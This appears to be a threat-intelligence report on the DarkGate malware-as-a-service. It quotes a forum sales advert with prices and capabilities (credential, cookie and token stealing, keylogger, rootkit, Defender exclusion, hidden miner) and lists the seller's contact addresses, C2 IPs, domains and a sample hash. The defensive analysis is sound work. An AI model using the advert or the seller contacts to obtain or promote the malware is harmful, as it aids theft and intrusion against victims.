*Don't waste my time asking for discounts because the price I'm currently selling is very very cheap and the price is expected to rise in the coming months
*Read the thread carefully until the end

CURRENT PRICES

Payments only in crypto (BTC, ETH, MONERO, ETC..)
1 DAY PACKAGE -> 1000$ (YOU CAN BUY THIS PACKAGE ONLY 1 TIME WITH EACH EXPLOIT.IN ACCOUNT)
MONTHLY - 15,000$
1 YEAR UPDATED -> 100,000$

MAIN FEATURES ->

DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
HVNC
HANYDESK
REMOTE DESKTOP
FILE MANAGER
REVERSE PROXY
ADVANCED BROWSERS PASSWORD RECOVERY (SUPPORTING ALL BROWSER AND ALL PROFILES)
KEYLOGGER WITH ADVANCED PANEL
PRIVILEGE ESCALATION (NORMAL TO ADMIN / ADMIN TO SYSTEM)
WINDOWS DEFENDER EXCLUSION (IT WILL ADD C:/ FOLDER TO EXCLUSIONS)
DISCORD TOKEN STEALER
ADVANCED COOKIES STEALER + SPECIAL BROWSER EXTENSION THAT I BUILD FOR LOADING COOKIES DIRECTLY INTO A BROWSER PROFILE
BROWSER HISTORY STEALER
ADVANCED MANUAL INJECTION PANEL
CHANGE DOMAINS AT ANY TIME FROM ALL BOTS (Global extension)
CHANGE MINER DOMAIN AT ANY TIME FROM ALL BOTS (Global extension)
REALTIME NOTIFICATION WATCHDOG (Global extension)
ADVANCED CRYPTO MINER SUPPORTING CPU AND MULTIPLE GPU COINS (Global extension)
ROOTKIT WITHOUT NEED OF ADMINISTRATOR RIGHTS OR .SYS FILES (COMPLETLY HIDE FROM TASKMANAGER)
INVISIBLE STARTUP, IMPOSIBLE TO SEE THE STARTUP ENTRY EVEN WITH ADVANCED TOOLS
HIGH QUALITY FILE MANAGER, WITH FAST FILE SEARCH AND IMAGE PREVIEW

The actor is offering different pricing models (1 day = 1k USD, 1 month = 15k USD, 1 year = 100k USD) and claims that the price will likely be raised in the future. In addition, the actor seems to limit access to at most 10 affiliates ("slots") to "keep this project private".

The actor advertises DarkGate as the "ultimate tool for pentesters/redteamers" and that it has "features that you won't find anywhere". In addition, the actor proclaims many times that the tool is completely undetected by common AV products.

After initial publication, the actor frequently provided updates about bug fixes, new features and other changes.

Contact addresses

The actor has provided the following contact addresses:

- E-Mail: `coding_guru@exploit.im`
- Tox: `09B950550CAD95899AC17C0B1384CD55C9BD81396B19EFFE2E80839D641D3221860ADEA89733`
- Telegram: `https://t.me/evtokens`

Languages and location

The actor posted on the `xss.is` and `exploit.in` cybercrime forums mainly in **English** and also developed the panel and malware in English language. However, from some observed grammatical errors it can be assumed that English is not the actor's native language.

When the actor received questions in **Russian** language, they were able to provide answers in Russian language, too. The actor also used cyrillic alphabet for their username *Растафарай* on Telegram, which can be transliterated to *Rastafarai*.

Apart from many English strings, the DarkGate samples we analyzed also contain some **Spanish** strings, such as for example *administrador de tareas* (task manager). In addition, demo videos posted by the actor show that the system locale and keyboard layout is set to Spanish. The videos also show that the victim VM maintained by the actor connects to the panel with an IP address from Spain. However, this address likely belongs to a VPN or anonymization service.

IoCs

DarkGate C2 servers

```
149.248.0.82
179.60.149.3
185.143.223.64
```

```
185.8.106.231
45.89.65.198
5.34.178.21
80.66.88.145
89.248.193.66
a-1bcdn.com
avayacloud.com.global.prod.fastly.net
drkgatevservicceoffice.net
intranet.mcasavaya.com
onlysportsfitnessam.com
reactervnamnat.com
sanibroadbandcommunicton.duckdns.org
xfirecovery.pro
```

Analyzed Sample

The analysis results of this report are mainly based on the following sample. Results were confirmed by checking other samples found via hunting queries.

SHA256 6e068b9dcd8df03fd6456faeb4293c036b91a130a18f86a945c8964a576c1c70 (Link to MalwareBazaar)